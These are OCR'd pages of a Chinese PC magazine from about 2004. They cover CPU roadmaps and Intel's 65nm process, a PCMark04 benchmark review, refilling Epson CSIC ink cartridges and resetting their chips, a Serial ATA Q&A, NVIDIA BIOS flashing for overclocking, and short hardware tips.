


图1

器，但是发展蓝图没有显示出是全新一代的处理器，还仅仅上是架构上的一些修正。令人有些惊讶的是，AMD并没有更新Winchester核心Athlon 64的计划。而“Toledo”和“Palermo”将分别充当今天的Athlon 64 FX和Athlon XP角色。

三、下一代65纳米制造工艺



图2 Intel总裁兼营运长Paul Otellini展示65纳米300mm晶圆

针对下一代的65纳米制造工艺，Intel也早已进入开发阶段(见图2）。目前，位于美国俄勒冈州Hillsboro的D1D开发工厂已导入65纳米制造工艺。D1D是Intel最新的工厂，有着公司最大的单位净室，面积为176000平方英尺，相当于3个半足球场的大小。另外，爱尔兰Fab 24晶圆厂及美国亚历桑那州Fab 12英寸晶圆厂，都将陆续导入65纳米制造工艺，预计于2005年开始投产。而AMD公司已在德国Dresden破土兴建Fab36的12英寸晶圆厂，预计2006年开始投入生产。

65纳米制造工艺的技术细节如下：

1.高级晶体管

Intel新的65纳米制造工艺将采用门电路长度仅35纳米的晶体管，这是当前开始量产的尺寸最小、性能最高的CMOS晶体管(见图3)。相比之下，今天最先进的晶体管（用于Pentium 4处理器）其门电路长度仍有50纳米长。更小更快的晶体管是制造速度更快的处理器不可或缺的构建模块。



图3

2.应变硅

Intel在新的65纳米制造工艺中采用了其第二代高性能应变硅(见图4)。应变硅可提供更高的驱动电流与更快的晶体管速度，制造成本却只会有2%的提升。



图4

3.新型低-K电介质材料的铜互连

新的65纳米制造工艺集成了8个铜互连层，使用低-K电介质材料来提高芯片中的信号速度和减少芯片功耗。

Intel已使用65纳米制造工艺造出晶胞尺寸仅0.57 μm²的全功能4MB SRAM芯片。小的SRAM晶胞可在处理器上集成更大的高速缓存以提高性能。SRAM晶胞具有可靠的运行特性，稳定的噪声容限意味着高效的开关特性。每个SRAM内存晶胞有六个晶体管：1000万个这样的晶体管只有1mm²，相当于一支圆珠笔笔尖的大小。

Intel还计划在2007年开始使用45纳米制造工艺制造CPU，2009年完成向32纳米制造工艺的转换，而到2011年更将采用22纳米制造工艺制造CPU。CF [YJ01]



我国自行设计、自主研发、拥有完全自主知识产权的CPU系统芯片“北京众志CPU系统芯片”已大规模量产，并完全市场化。“北京众志CPU系统芯片”分别了采用0.25微米和0.18微米的制造工艺。同时在内部集成了32位定点微处理器、64位浮点协处理器，芯片规模达到800万晶体管，为我国最大规模的CPU系统芯片。

目前，英特尔已经暗中推出一款新的Celeron-M处理器。这款处理器是超低电压版的800MHz Celeron。新版Celeron-M处理器除了运行频率只有800MHz之外，和旧版的Pentium Ⅲ-M或是Pentium 4为核心的Celeron最大的差别就是新版的Celeron采取了Pentium M的设计。但是，其始终无法摆脱Celeron处理器的命运，新版的800MHz Celeron内建512KB高速缓存，而Pentium-M则拥有超大的1MB二级缓存。预计，英特尔将在明年第一季度正式发表Pentium M核心的Celeron，相信将会有大量的笔记本厂商采用这款处理器。

Intel目前已经在ICH5R南桥芯片当中集成RAID 0和RAID 1磁盘列阵功能。根据消息透露，Intel已经计划在2004年推出的ICH6南桥芯片当中采用创新的RAID技术，也就是Matrix Raid❶（见图1)。



图1

ATi目前公布了他们最新的显卡发展蓝图（见图2），在图中我们可以看到ATi计划在明年年初推出R420显卡产品，这也是他们的最后一款AGP接口显卡；此后的显卡R423、RV380、RV370（发布对应高、中、低端市场）都将采用PCI Express接口。




图2

VIA将在这个月拿出PT890芯片组的样品，这款芯片组支持800MHz FSB的Pentium 4处理器，同时支持双通道DDR400以及DDR Ⅱ内存，同时还支持PCI Express总线。这款芯片将在3月份的CeBIT上展示。VIA希望通过不断推出Pentium 4芯片组产品取代SiS在这个市场上的地位。

根据最新消息，AMD将在今年推出的Socket 754、939、940接口的处理器上实现1GHz FSB，更好地配合PCI Express总线。新处理器带宽将达到8GB/s，大大超过了目前的6.4GB/s。AMD同时表示新款处理器采用的HyperTransport技术和规格的弹性，会自动调整以向下兼容目前的800MHz FSB主板。

名词解释

❶ Max Raid

Max Raid就是通过ICH6南桥芯片控制，让两颗硬盘同时具备RAID 0和RAID 1功能，在1个物理磁盘列阵当中创建2个虚拟的磁盘列阵。

CF [YJ02]

看点 ①了解PCMark04的测试项目。
②测试实例解说。

测试软件快餐文化——PCMark04详细解析

■Mydrivers.com

PCMark2002发布过后几个月，凭着合理的测试方案、科学的计算方法、空间占用小、操作简单等优势博得了评测机构与众多玩家的认可，PCMark2002几乎已成为衡量PC性能不可或缺的快餐性测试工具之一。时至今日，PCMark04已经正式发布。我们心中的疑团，如:PCMark04有哪些新增功能？界面有多大变化？对系统有什么要求？也纷纷到了解开的时刻。

一、系统要求

我的系统能安装PCMark04吗？只要满足如下条件即可:操作系统为Windows XP或Windows 2000，已安装DirectX 9.0、Microsoft Internet Explorer 6、Microsoft Media Player 9、Microsoft Media Encoder 9或以上版本。需要注意的是，Windows 2000不能运行硬盘测试部分，该测试只能在Windows XP环境下运行。其实，PCMark04对系统要求很宽松，只要显卡支持DirectX 7.0，硬盘有130MB以上硬盘空间即可运行。




图1

PCMark04共享版只有系统测试成绩，并提供详细成绩查看；注册版可测试CPU测试成绩、内存测试成绩、硬盘测试成绩、显示测试成绩和系统测试成绩（见图1）。

PCMark04小档案

最新版本:04　　软件大小:34.8MB
适用平台:Windows 2000/XP　　授权方式:共享软件
下载地址:http://file.mydrivers.com/tools/tweak/PCMark04.exe

二、PCMark04详解

1.系统测试

系统测试组包含文件压缩/解压缩、文件加密/解密、病毒扫描和语法检查、图像处理、音频转换、WMV/DivX视频转换、网页浏览、物理计算和3D图形、显存性能，共13个测试项。其中，有3对测试运行多线程（每对测试拥有匹配线程），其余7项测试是单独运行的线程。运行系统测试组将产生最终的PCMark成绩。

系统测试组通过不同测试项考验PC性能，一些测试兼顾CPU和内存，一些测试偏重CPU，当然也有内存和图形子系统测试。总的来说，测试成绩对系统依赖性较大，而对硬盘依赖性较小，因此忽略了硬盘对系统测试组成绩的影响。

（1）文件压缩/解压缩

文件压缩/解压缩测试使用Zlib 1.1.4，测试脚本为4个不同规格文档，通过对其压缩/解压缩文档测试CPU整数运算能力，测试连续运行20秒，成绩就是每秒压缩/解压缩多少MB数据（MB/s）。默认设置时，文件压缩与加密测试是共同运行的。同样，文件解密和图像处理测试也是同时运行。

（2）语法检查

语法检查使用的软件是Grammer Parsing 4.2，测试脚本为130KB文本文件，对其进行语法检查，考验CPU的整数运算能力，测试连续运行20秒，成绩是软件每秒检查多少KB(KB/s)。默认设置时，语法检查和病毒扫描是同时运行的。

（3）网页浏览

网页浏览器采用Internet Explorer 6，采用三张网页为测试脚本，测试时用浏览器不停打开网页脚本来考验CPU整数运算能力和内存子系统性能，测试连续运行20秒，成绩为每秒钟打开网页次数。

（4）图像处理

图像处理使用Fixed-point IDCT和RGB-24标准对JPEG格式解码，本测试将图像文件压缩由3倍变化到18倍，以考验CPU整数运算性能。图像处理连续运行20秒，成绩为每秒处理百万像素数（MPixels/s）。默认设置时，图像处理和文件解压缩测试同时运行。

（5）音频转换

音频转换主要考验CPU浮点运算能力。测试使用Ogg Vorbis组织推出的Libogg 1.0和Libvorbis 1.0，测试把1.8MB未压缩的WAV音乐转换成Ogg Vorbis格式，成绩是每秒钟转换多少KB（KB/s）。

（6）视频压缩

视频压缩主要考验CPU浮点运算能力，采用WMV和DivX两种格式，转换成绩是每秒钟转换的帧数。

WMV压缩:使用Windows Media Encoder 9编码器，测试采用320×240低分辨率视频电影，文件容量为1.8MB MPEG格式，将其转换为WMV格式，编码率使用1000KB/s和160KB/s。

DivX压缩:使用DivX Video Encoder 5.0.5编码器，测试采用720×480高分辨率视频，选择7.4MB DV格式为脚本，将其转换为DivX格式，编码率采用4000KB/s。DivX压缩视频过程中需读写硬盘，但硬盘性能对成绩影响较小。

（7）显存性能

显存测试性能测试容易受CPU、内存、AGP图形总线和显存子系统的干扰，所以采用了Direct API引擎和特定设计孤立显存性能测试。测试在DX-Exclusive模式创建1024×768 16位图像，然后以64线/s绘制图像，通过AGP总线传输

后更新图像，图像数据不断更新以检测显存带宽性能。测试连续运行10秒，成绩为每秒更新的帧数。

(8)物理计算和3D图形

3D图形测试偏重3D显卡子系统整数运算性能，图形物理位置计算侧重于CPU浮点运算性能。该项测试采用Madden NFL，测试场景在4个光源照射下，计算600个箱子之间的相互碰撞，测试成绩是每秒钟的帧数。

(9)病毒扫描

病毒扫描采用F-Secure Anti-Virus引擎，扫描引擎由2个DLL文件和小的病毒数据库文件组成。扫描脚本为20个规格不相同的文件(大约23MB)，连续扫描20秒以考察CPU和内存性能，成绩为每秒扫描多少MB(MB/s)，硬盘性能对测试成绩有一点影响。

(10)文件加密/解密

文件加密/解密采用Crypto++软件，它对不同格式的文档采用不同的加密/解密算法。对文件加密/解密时以8字节为一块，每块密码长度是56位，通过对文件进行加密/解密考察CPU整数运算性能。测试连续运行20秒，成绩为每秒处理多少MB(MB/s)。

2.独立测试

独立测试包括CPU测试、内存测试、图形测试和硬盘测试。针对某个子系统进行测试，通过测试成绩对比可分析出系统瓶颈的渊源，它是玩家分析系统性能的得力助手。不过，独立测试需要注册才能使用。

(1)CPU测试

CPU测试是独立的CPU性能测试，同时这个测试包也是系统测试的一个子集。本测试力争与内存子系统和图形子系统有效隔离。CPU测试一共有9个测试项目。其中，有2对是多线程的测试，并且其中每对测试都有自己独立的工作流程。剩下的5个测试都是单任务单线程。

(2)内存测试

内存测试是独立的内存子系统性能测试工具。内存子系统包括整个电脑系统的各种内存，包括:主内存、CPU的核心内置高速缓存(例如一级缓存)和外置高速缓存(例如二级缓存)。因为现实中很难发现有什么应用的重点仅仅依靠内存子系统，所以PCMark精心设计了这个测试来达成测试目的。

(3)图形系统测试

不用多说，这个测试的目的就是告诉我们电脑系统中的图形子系统的独立性能。图形系统测试分为2D测试和3D测试两大部分。

(4)硬盘测试

硬盘测试反映的是硬盘系统的性能。我们知道对于整个电脑系统硬盘的存取性能是非常重要的。今天的硬盘已经拥有上百GB的容量。这个测试使用了Intel开发的Rankdisk，它可以记录当磁盘系统运行典型应用程序工作时的使用曲线。这个曲线图将成为我们计算硬盘性能的主要手段。在硬盘测试过程中，曲线记录图将被应用于每一个测试项目中。硬盘系统测试成绩以MB/s为单位计算。PCMark04将50毫秒设定为最小空闲时间，以防止测试成绩被人为地干扰。

三、实战PCmark04

硬件平台一	
CPU	Intel Pentium4 1.8A (Northwood)
主板	QDI 845E主板
内存	KingSton DDR333 256MB
硬盘	Seagate Barracuda ATA IV 40G
显卡	MSI GeForce4 Ti 4200 128MB 250∶510MHz (GPU/显存)
硬件平台二	
CPU	Intel Pentium4 3.2C GHz (800MHz FSB)
主板	Intel D875PBZ
内存	KingMax 256M DDR 400 X 2
硬盘	Seagate Barracuda ATA V 120G SATA
显卡	nVIDIA GeForce FX 5900 Ultra 256MB 450∶850MHz (GPU/显存)
软件环境	
操作系统	Windows XP Professional + Service Pack 1 中文版
驱动程序	Intel(R) Chipset Software Installation Utility Version 5.02.1003 ForceWare 52.16
DirectX	Microsoft DirectX 9.0b完全安装版

硬件平台一和硬件平台二在CPU、内存、系统总线上差异很大，平台二的性能几乎是平台一的两倍，系统测试成绩(硬件平台1的测试成绩见图2，硬件平台2的测试成绩见图3)充分表明了平台间性能差异的悬殊。



图2



图3

第一对多线程测试文件压缩/加密依赖于CPU整数运算性能，3.2C与1.8A性能差异接近2倍。第二对多线程测试文件解压和图像处理，CPU主频对成绩影响很大，3.2C与1.8A差距依然接近2倍。第三对多线程测试病毒扫描和语法校正，前者依赖CPU和内存，后者依赖CPU整数运算性能，内存容量和CPU主频差异表现在测试成绩上。从第四个测试开始，测试项目是单线程测试，CPU主频对文件解码影响巨大。音频转换是CPU浮点运算能力的体现，高主频与低主频的性能差异显然。网页浏览速度是CPU整数运算能力和内存子系统性能的体现，主频和内存带宽容量的差异表现在成绩上，平台二性能接近平台一的2倍。WMV和DivX视频压缩是测试CPU浮点运算能力，测试成绩表明硬件平台间的性能差距。图形物理位置计算依赖CPU浮点运算，3D图形依赖显卡性能。显存测试成绩依赖于显存带宽和显存速度，GeForceFX 5900Ultra和GeForce4 Ti4200的性能差异达2.5倍以上。

编者的话：PCMark04的可贵之处在于安装方便、简单易用，为大家在短时间内评测PC性能提供了得力的工具。喜欢超频和追求性能的朋友，可用PCMark04测试一下超频或优化前后的性能。不仅如此，如果你的水平很高，还可将测试成绩传到Futuremark网站，和数据库中的成绩进行比较，与各国高手比较。CF [YJ03]

让Epson的CSIC墨盒重获新生

■广东 罗奕东 沈阳 Memory

看点 ①了解Epson的CSIC墨盒的注墨原理。
②破解CSIC墨盒招术大放送。

随着喷墨打印机的价格日趋下降，越来越多的用户开始为自己添置一台价廉物美的打印机。而品牌方面大致分为Epson、Canon、HP等几个，笔者比较宠爱Epson这个品牌，因此，于2001年购买的Epson Stylus Color 680喷墨打印机沿用至今。然而不用不知道，一用方想起了前辈们那句“买得起，用不起”的至理名言。因为Epson公司在打印机墨盒上添加了CSIC芯片来制止大家自行添加墨水，从而使带CSIC芯片的Epson打印机用户必须承受昂贵的使用成本。本文将提供给大家带CSIC芯片的Epson墨盒的注墨解决之道。

特别提醒:本文仅提供技术方面的研究，任何由本文引起的后果由用户自行承担。

一、原装墨盒VS.兼容墨水

对笔者而言，最头疼的问题是打印机的耗材开支，因为我平常打印的文件比较多，对墨水的耗用量也较多，一年就要用上三个黑色墨盒和一个彩色墨盒，这样的钱就够买一台新的打印机了，这样算起来可不是一个小数目。因此，选用兼容墨盒也是一个权宜之计，虽然兼容墨盒的价格只是原装墨盒的一半，但价格还是很高的，要使价格大幅下降最好的办法是自己动手为墨盒添加墨水。

以笔者的使用情况来计算，墨水耗用量的原装墨盒价格为710元，而兼容盒价格为320元，至于墨水价格只要80元(如下表所示)。是否吓了一跳呢？同样的享受，不同的价格。

	品牌	性质	容量(ml)	单价(元)	总价(元)
黑色墨盒	Epson	原装	18	170	710
彩色墨盒			12.5×3	180	
黑色墨盒	天威	兼容	18	80	320
彩色墨盒			12.5×3		
黑色墨水			30	20	80
蓝色墨水			25		
红色墨水					
黄色墨水					

二、CSIC墨盒的注墨原理

注墨，形象地说就是给空的墨盒注入一定容量的墨水，使其能再次使用。不过一切并不是想象中那么简单，因为新型Epson喷墨打印机的墨盒普遍都带CSIC芯片，即“智能监控芯片”(见图1)。智能监控芯片的主要功能是准确记录每次打印时所消耗的墨水量，并计算出墨水余量，一旦芯片中记录墨水的容量为空，墨盒也就作废了，就算为其添加墨水也是无效的，所以首要任务是先清空CSIC芯片中的记录，然后再添加墨水。




图1

清空CSIC芯片主要有三种方法:软件法、硬件法、障眼法。

1.软件法

以前笔者曾用过“Nomi's PrinterChip”软件来清空芯片内的数据，不过每次清空时都必须使用并口连接线(况且现在新型打印机大都采用USB接口)，清空的时间也很长，非常麻烦，一不小心墨盒还可能报废，因此不推荐使用。这里向大家推荐使用Epson打印机的增强辅助工具包——SSC Service Utility 3.10，用它就可以很方便地清空芯片内的数据了。

安装完毕SSC Service Utility 3.10后，SSC Service Utility自动执行。在确保电源打开后，点击“Configuration”选项卡，在“Installed Printers”组合框中选择当前添加的打印机“Epson Stylus Color 680”(见图2)，在“Printer model”组合框中选择打印机的型号“Epson Stylus Color 680/777”，并在“Do not load Epson status agent service at start”和“Start utility at Windows start”中的复选框中打“√”。此时，再单击“Ink monitor”，点击“Refresh”按钮，这时就能看到墨水的状态了(见图3)，这比Epson自带的status Monitor 3监控软件要直观得多了。从中可以看到墨水的容量为黑色83%，彩色94%，假设当前的黑色墨水余量为0%，这时我们就需要为墨盒添加墨水了。




图2




图3

小提示

如果此时在“Ink monitor”选项卡中看不到墨水的状态，主要原因有两个:打印机的电源没有打开或SSC Service Utility中的打印机型号没有正确设置。

Step 1 把黑色墨盒拆下来，使用填充墨水所附送的贴纸把墨盒底部的出墨口封好，然后在墨盒上寻找加墨孔的位置，使用钻孔器(见图4)把它钻开。


图4

Step 2 把墨水插进墨盒中（见图5），然后开始把墨水灌到墨盒中，最好将墨水控制在墨盒总容量的2/3，否则可能在打印时发生漏墨的现象。


图5

Step 3 添加完毕，把墨盒装回到打印机上，启动计算机，准备对墨盒上的芯片进行清空。




图6

Step 4 进入Windows后，你可以看到任务栏中多了一个打印机的图标，其实这就是Service Utility程序，右击这个图标，选择“Reset counters”，在弹出菜单中点击“Reset black”（见图6）。

Step 5 约1秒钟就可以看到“done！”的提示，此时点击“OK”即可完成黑色墨盒的芯片清空了。

Step 6 清空的芯片根本目的是让墨盒容量恢复全满状态，此时我们可以双击状态栏上的Service Utility图标，你可以看到墨水容量的数据并没有得到更新，就算点击“Refresh”按钮也是一样的结果。是清空失败吗？不是，只是数据并没有得到更新而已，这时你可以关闭打印机的电源，然后再打开一次，再次点击“Refresh”按钮，这次可以看到墨盒容量上的数据产生变化了（见图7），黑色为99%，彩色为93%。恭喜你，芯片清空成功了。




图7

或许有读者感到奇怪，为什么黑色墨盒的容量不是100%？而彩色墨盒的容量又为什么出现了1%的下降呢？其实这是正常现象，由于初始化打印机时，墨水输送到系统进行注墨，导致墨水容量的减少，所以看到墨水中的容量出现下降。

至于清空彩色墨盒芯片的方法基本和前面类似，只要选择“Reset all color counters”就可以了，这里就不再多说了。

2.硬件法

如果大家经常光顾耗材商店，可能会发现各大兼容墨盒厂商针对Epson墨盒的CSIC芯片推出的芯片重写器（见图8），它可以对墨盒芯片内的数据进行修改，让墨盒重写成全满状态。售价在50～80元之间，操作简单，推荐普通用户使用。

3.障眼法


图8

障眼法的原理和虚拟光驱差不多。下面，笔者以Epson Stylus Color 680打印机的黑色墨盒为例，通过障眼法进行注墨。

(1)准备工作

墨水一瓶

空墨盒一个（为了方便说明，我们把它记做墨盒A）

满墨盒一个（为了方便说明，我们把它记做墨盒B）

(2)实现过程

Step 1 打开打印机属性设置窗口或按下打印机的墨盒更换键，取出空墨盒A。

Step 2 用胶带将墨盒A出墨口封住，防止墨水流出。

Step 3 对空墨盒A进行注墨。

Step 4 将注墨口用胶带封住，需要注意的是加墨量以不超过海绵的容纳为限，不要让墨水溢出。

Step 5 把墨盒B放入打印机。再次按下更换墨盒键，这是打印机会对墨头进行充水。

Step 6 运行Epson Status Monitor程序检查墨水余量。因为墨盒B为满墨盒，所以墨水显示全满。

Step 7 这时不要点击“确定”按钮，也不要关闭打印机，用一根较细长的小棒在打印头的下部拨动，轻轻将勾在打印头小车下面的卡锁拨开，将打印头小车拉出。注意这一步至关重要，也是比较难操作，手法一定要轻，否则可能损坏打印机，从而失去保修。

Step 8 将墨盒B取下，换上墨盒A再将打印头推回。点击确定按钮。这时再运行Epson Status Monitor程序检测墨盒，显示墨盒全满。

小提示

本方法准备的墨盒B封住注墨口保存可以反复使用，而且经笔者试验，其黑色墨盒与彩色墨盒的芯片完全相同，可以将其取下。这样就可以只准备一个满的黑墨盒，使用成本就降低了许多，注彩色墨盒时，可将其与彩色墨盒芯片替换进行检测。 CF [YJ04]

串行ATA热点问题答疑

◆江苏 太子

随着计算机技术的发展，计算机内部采用的各种新技术层出不穷，而串行技术作为其中的代表，被广泛地使用。从系统总线、外部接口到各种内外存储介质都将从并行转到串行技术，可以这样说，串行化代表着未来PC技术的发展方向，是一种更符合潮流的技术。面对新事物，我们总有或多或少的谜需要破解，今天就让我们针对串行ATA技术中一些热点问题进行全面的解答吧。

问:串行ATA技术是如何产生的呢？

答:大家知道，IDE硬盘一直都是采用并行传输模式(并行ATA)，但是并行传输过程中存在一个不可避免的问题，那就是线路间的信号会互相干扰。这样的问题成为阻碍传输速率的瓶颈。面对这种无法逾越的瓶颈，2000年2月Intel在IDF(Intel Developer Forum，Intel开发者论坛)上，首次提出了串行ATA(Serial ATA)的技术构想，并专门成立了Serial ATA标准的官方工作组(Serial ATA Working Group)。除了Intel之外，该工作组还包括了业内众多有影响的公司，如IBM、Dell、APT、Maxtor、Quantum(其硬盘部门已与Maxtor公司合并)和Seagate公司。2000年12月18日，Serial ATA工作组公布了Serial ATA草案1.0版。到了2001年8月，Seagate在IDF Fall 2001大会上宣布了Serial ATA 1.0标准，Serial ATA规范正式确立。在1.0版规范中规定的Serial ATA数据传输速度为150MB/s，比目前主流的并行ATA标准ATA/100高出50%，比最新的ATA/133还要高出约13%。而且随着未来后续版本的发展，其接口速率还可扩展到2×和4×(300MB/s和600MB/s)。

问:并行ATA中一次可传送多个字节的数据，而串行每次传输的数据只有1位，那么为什么在高速传输过程中却要使用串行呢？

答:主要的原因在于串行传输没有信号传输干扰问题，这也是串行技术的最大优势。例如，包含了8根线芯的一条并行电缆，相比一条串行电缆，是不是速度能达到后者的8倍呢？理论上是这样的，但实际使用时还要考虑到其他许多因素。在并行电缆的多股线芯之间，电子干扰比较厉害。而且速度较高的时候，线芯之间的同步也是一个问题。因此为减少干扰，并行技术的工作频率不可能太高。而串行ATA是以一种连续串行的方式传送数据，在每一个系统时钟周期内只会传送一位数据。由于在串行传输中没有信号传输干扰问题，这样我们就可以无限制地提高串行传输的工作频率，从而达到提升接口传输速率的目的。

由此我们不难看出，要提高串行ATA传输速度的话，只需提高控制芯片的工作频率即可。串行ATA一代的时钟频率为150MHz，通过150MHz的时钟频率可以轻易算出半个时钟传输周期只有0.333ns(1个周期=1/150MHz)，当然传输过程中等待和数据调整时间也会相应地减少，因此大大提高了传输速度。

问:串行ATA技术，可以为我们带来哪些意想不到的好处？

答:150MB/s的数据传输速度其实已成为一个最大的亮点，让我们兴奋不已。除了这些之外，串行ATA技术还可以为我们带来以下几方面的好处:

1.主盘与从盘从此消失

由于采用的是点对点传输协议，串行ATA中每一个硬盘与主机通信时都独占一个通道，系统中所有的硬盘都是对等的，因此，在串行ATA中将不存在“主盘”和“从盘”的概念，用户也不用再费事去设置硬盘的相关跳线了。

2.超长的传输距离

我们目前所使用的ATA/100数据线是80针的，只有40cm的传输距离。而串行ATA是截然不同的。它只需要使用一根7线的电缆，而且长度可以长达100cm。这样我们安装时就不需要为数据线的长短担心，也不需要为数据线的打折担心了。同时也减少占用了机箱空间，有利于机箱内部空气流动。

3.自由连接多块硬盘

由于串行ATA采用点对点的传输模式，所以串行系统将不再受限于单通道只能连接两块硬盘，用户将可根据需要自由连接多个硬盘了。

4.可以热拔插

热拔插一直是USB的优势，传统的并行ATA数据线是无缘享受的。而随着串行ATA的数据线走进，这样的局面将被打破，因为串行ATA的数据线不但可以为我们提供更高的性能，同时还支持热拔插功能。

问:都说串行ATA传输速度非常快，但是为何从多家媒体对目前市场上的串行ATA控制器和硬盘测试的结果发现，串行ATA系统相较于ATA/133系统的性能提升很小，而且甚至在某些测试项目中还败给了ATA/133？

答:这样的现象确实存在，究其原因，很重要的一点是现在硬盘的最大内部传输率也就在65MB/s左右，连ATA/100的能力都没有完全发挥，提高硬盘外部接口的速率只能提高传输速度的峰值，对于持续的传输速率几乎没什么影响。要提高硬盘的整体性能必须从多方面着手，例如提高转速、新式轴承、使用新的盘片技术、更多的缓存等等，这些又取决于电机技术、材料技术等等的革新。单纯提高硬盘的外部接口速率对硬盘性能的影响很有限。要想串行ATA的传输速度达到理论水平，那周边的技术水平也要跟上去才行。

问:最近我买了一块升技IT7-MAX2数码主板，它支持

NVIDIA显卡BIOS刷新又一法

■ 河南 赵新建

超频显卡的方法有很多，刷新显卡BIOS可以一劳永逸。如果你是使用NVIDIA显卡，那么就可以下载NVIDIA BIOS Editor V1.0RC2汉化版(下载地址http://js-http.skycn.net:8080/down/HAF_NVBEDITrc2_pp.exe)。安装后，在“打开”旁边的三角处选择“从储存器读取”，显卡的BIOS文件就呈现在面前了(见图1)。左边的为SDR不用动，右边是我们要修改的，修改前建议另存为一个备份文件。



图1

可是数据要修改为多少呢？还是先测试一下吧。我请出PowerStrip这位大侠。安装后单击启动栏的图标，选择“Performance Profiles”选项，在“Configure”中就可以调节核心频率和显存频率了，最终把核心频率定为220MHz和210MHz。

接着就修改右侧的数据，“GPU”全改为220MHz，“显存”全改为210MHz。

最后就是把修改的BIOS文件刷进显卡了。先格式化一张启动盘，把原文件BIOS和修改后的RBIOS文件都拷入软盘，再把NvFlash.exe和Dos4gw.exe拷入软盘，建立批处理命令Autoexec.bat文件，用记事本编辑如下：NvFlash -f rbios。重启进入DOS屏幕，出现一段英文后接着黑屏，指示灯一阵狂闪（我的心一阵狂跳），最后屏幕出现“BIOS Update Successfully”字样，表示刷新成功。

刷新显卡虽具有一定的危险性，但只要细心加上正确的方法，一般都会成功的。当然修改BIOS前，一定要备份，而且要测试显卡的超频能力，刷新后一旦发现问题要及时把原来的BIOS刷回显卡。

CF [YJ06]

串行ATA技术，但我目前的80GB的IDE硬盘不想更换，请问我能不能享受串行ATA带给我的快感呢？

答：这是可以的。因为很多支持串行ATA的主板厂商早就为大家想到了对策。在你没有串行ATA硬盘的情况，你可以使用厂商为你提供的特制的串口并口转换器。该转换器一面是目前普通硬盘的40针接口(见图1)，另一面是Serial ATA接口(见图2)，并有一个外接电源口，为转换器提供电源。大家只要先将转换器与硬盘连接(见图3)，然后用数据线将转换器与主板的串行ATA接口相连即可提前感受一下Serial ATA新技术了。





图1


图2

问：目前串行ATA硬盘已经降到相当低廉的价位，同时迈拓、西数等大厂商的串行ATA硬盘也纷纷上市，使串行ATA硬盘平民化成为了可能。不过，与其相反的是，目前支持其规范的主板却大都位居高端，价位颇高。请问我们的老款主板能不能尝试一下串行ATA硬盘的魅力呢？


图3

答：这是完全可以的。你只需要购买一款PCI-to-SATA转接卡或者使用SATA-to-Parallel ATA转接卡(见图4)，就可以使老主板装备串行ATA硬盘了。使用时，我们只要将该转接卡插入一个空闲的PCI插槽，然后将串行ATA硬盘与该板卡上的串行ATA接口相连即可。CF [YJ05]


图4

巧从网卡指示灯分辨网卡是否传输数据



网卡上一般有两个指示灯：一个链路状态指示灯标有“Link”或“LNK”字样，一个数据传输指示灯标有“Ack”字样（见左图）。链路状态指示灯用来表明本机与对端设备（集线器、交换机或一台计算机）线路的物理连接状态，正常情况下，计算机一开机它就应该是亮的；数据传输指示灯用来表明通过本机的数据情况，在有数据通过时闪烁。如果你的机器处于局域网中，那么即便你没有任何网络动作，数据传输指示灯定时闪烁也是正常的，因为网络需要定时广播一些数据，而这些数据对用户往往是不可见的。但如果数据传输指示灯总是不停的疯狂闪烁，那你就要小心了，有可能是蠕虫病毒在作祟。（李一丁）

安全模式下让光驱跑起来

众所周知，Windows 98进入安全模式后，默认情况下是不会驱动光驱（即在“我的电脑”中不会出现光驱图标）。其实我们可以通过命令行的方式，让Windows 98的安全模式将光驱驱动。开机后按“F8”键激活启动菜单，然后选择“Command Prompt Only”，之后在DOS提示符下输入“win/d m”，这样就能使用带有光驱的安全模式。

（贵州　梁锋）

测试你的USB设备到底是1.1还是2.0

Windows XP：当插入USB设备后，系统托盘(System Tray)上会提示所接入的是“高速”还是“低速”设备，高速设备就是指USB2.0，低速就是指USB1.1。

